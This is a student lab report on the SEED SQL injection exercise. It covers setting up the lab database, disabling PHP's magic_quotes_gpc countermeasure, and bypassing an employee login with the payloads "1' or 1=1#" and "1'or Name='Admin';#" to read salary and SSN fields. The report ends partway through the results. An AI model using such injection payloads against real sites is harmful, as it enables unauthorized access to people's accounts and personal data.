CMPS 5383 SQL INJECTION LAB REPORT
ADITHYA MAHESH BARIKI


SQL INJECTION:

SQL injection is a code injection technique that exploits the vulnerabilities in the interface between web applications and database servers. The vulnerability is present when user's inputs are not correctly checked within the web applications before being sent to the back-end database servers.

Prior to performing any tasks in this lab we must restart the apache2 server.

We must turn off the countermeasure. To turn off a countermeasure we have to go into php.ini file and turn off magic_quotes_gdc=Off.


- We should login into the mysql command line and type show databases;
  to know the databases in it.



```
[06/22/2017 18:33] User@10.0.2.4:~$ mysql -uroot -pseedubuntu
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 259
Server version: 5.5.32-0ubuntu0.12.04.1 (Ubuntu)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| Users              |
| csrf_collabtive_db |
| csrf_elgg_db       |
| mysql              |
| performance_schema |
| phpmyadmin         |
```


- After that we should make a directory and must navigate in to that. And we must download a folder from piazza website which contains the required databases for the sql injection.

CMPS 5383 SQL INJECTION LAB REPORT
ADITHYA MAHESH BARIKI




```
mkdir: cannot create directory `sql_injection': File exists
[06/22/2017 18:37] User@10.0.2.4:~$ mkdir sql_injection2
[06/22/2017 18:37] User@10.0.2.4:~$ cd s
sand/           sql_injection/  sql_injection2/
[06/22/2017 18:37] User@10.0.2.4:~$ cd sql_injection2
[06/22/2017 18:37] User@10.0.2.4:~/sql_injection2$ wget http://www.cis.syr.edu/~
wedu/seed/Labs_12.04/Web/Web_SQL_Injection/files/patch.tar.gz
--2017-06-22 18:39:38--  http://www.cis.syr.edu/~wedu/seed/Labs_12.04/Web/Web_SQ
L_Injection/files/patch.tar.gz
Resolving www.cis.syr.edu (www.cis.syr.edu)... 128.230.208.76
Connecting to www.cis.syr.edu (www.cis.syr.edu)|128.230.208.76|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4761 (4.6K) [application/x-gzip]
Saving to: `patch.tar.gz'

100%[======================================>] 4,761       --.-K/s   in 0.08s

2017-06-22 18:39:38 (56.4 KB/s) - `patch.tar.gz' saved [4761/4761]

[06/22/2017 18:39] User@10.0.2.4:~/sql_injection2$ sql6
No command 'sql6' found, did you mean:
 Command 'sqlt' from package 'libsql-translator-perl' (universe)
sql6: command not found
[06/22/2017 18:39] User@10.0.2.4:~/sql_injection2$
```

- After that we must extract the patch file and execute the bootstrap file which creates the database Users.




```
[06/22/2017 18:45] User@10.0.2.4:~/sql_injection2$ tar -xvf patch.tar.gz
patch/logoff.php
patch/Users.sql
patch/bootstrap.sh
patch/edit.php
patch/index.html
patch/style_home.css
patch/unsafe_edit.php
patch/README
patch/unsafe_credential.php
patch/
[06/22/2017 18:45] User@10.0.2.4:~/sql_injection2$ cd patch
[06/22/2017 18:45] User@10.0.2.4:~/sql_injection2/patch$ ls
bootstrap.sh  index.html  README          unsafe_credential.php  Users.sql
edit.php      logoff.php  style_home.css  unsafe_edit.php
[06/22/2017 18:45] User@10.0.2.4:~/sql_injection2/patch$ ./bootstrap.sh
[sudo] password for seed:
mkdir: cannot create directory `/var/www/SQLInjection': File exists
SEED SQL Injection lab local host already set
SEED SQL Injection lab virtual host already set
[06/22/2017 18:46] User@10.0.2.4:~/sql_injection2/patch$
```

- After that we must login in to the sql again.



```
[06/22/2017 18:45] User@10.0.2.4:~/sql_injection2$ cd patch
[06/22/2017 18:45] User@10.0.2.4:~/sql_injection2/patch$ ls
bootstrap.sh  index.html  README          unsafe_credential.php  Users.sql
edit.php      logoff.php  style_home.css  unsafe_edit.php
[06/22/2017 18:45] User@10.0.2.4:~/sql_injection2/patch$ ./bootstrap.sh
[sudo] password for seed:
mkdir: cannot create directory `/var/www/SQLInjection': File exists
SEED SQL Injection lab local host already set
SEED SQL Injection lab virtual host already set
[06/22/2017 18:46] User@10.0.2.4:~/sql_injection2/patch$ mysql -uroot -pseedubun
tu
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 262
Server version: 5.5.32-0ubuntu0.12.04.1 (Ubuntu)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```


- When we type show tables here we get only one table ”credentials”.



```
| se_elgg_db          |
| sop_collabtive_db   |
| sql_collabtive_db   |
| test                |
| wt_elgg_db          |
| xss_collabtive_db   |
| xss_elgg_db         |
+--------------------+
15 rows in set (0.00 sec)

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql>
```

CMPS 5383 SQL INJECTION LAB REPORT
ADITHYA MAHESH BARIKI

- When we type select * from credentials we get the users in it.




```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |
 |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |
 |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |
 |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |
 |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |
 |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql> 
```

CMPS 5383 SQL INJECTION LAB REPORT
ADITHYA MAHESH BARIKI

TASK 2: ATTACK FROM WEBSITE

- When we type www.seedlabsqlinjection.com in the address bar and type "1' or 1=1#"




Employee Profile Information

Employee ID: 1' or 1=1#


Password:

Copyright © SEED LABs

- When we type this and hit get information we cannot enter in to it.
- So, to that we must turn off counter measure in php.ini file.




```
[06/22/2017 18:56] User@10.0.2.4:~/sql_injection2/patch$ cd /etc/php5
[06/22/2017 18:56] User@10.0.2.4:/etc/php5$ ls
apache2  cgi  cli  conf.d
[06/22/2017 18:56] User@10.0.2.4:/etc/php5$ cd apache2
[06/22/2017 18:56] User@10.0.2.4:/etc/php5/apache2$ ls
conf.d  php.ini  php.ini~
[06/22/2017 18:57] User@10.0.2.4:/etc/php5/apache2$ pwd
/etc/php5/apache2
[06/22/2017 18:57] User@10.0.2.4:/etc/php5/apache2$ sudo gedit php.ini
```



```
; Production Value: Off
; http://php.net/magic-quotes-gpc
magic_quotes_gpc = Off
```

- After that we login to the account through sqlinjection.




Alice Profile

Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

CMPS 5383 SQL INJECTION LAB REPORT
ADITHYA MAHESH BARIKI

- Logging in to Admin’s account.




Employee Profile Information

Employee ID: 1'or Name='Admin';#

Password:

Copyright © SEED LABs



Alice Profile

Employee ID: 10000 salary: 20000 birth: 9/20 ssn: 10211002 nickname: Aliceemail: alice@mwsu.eduaddress: 47

Boby Profile

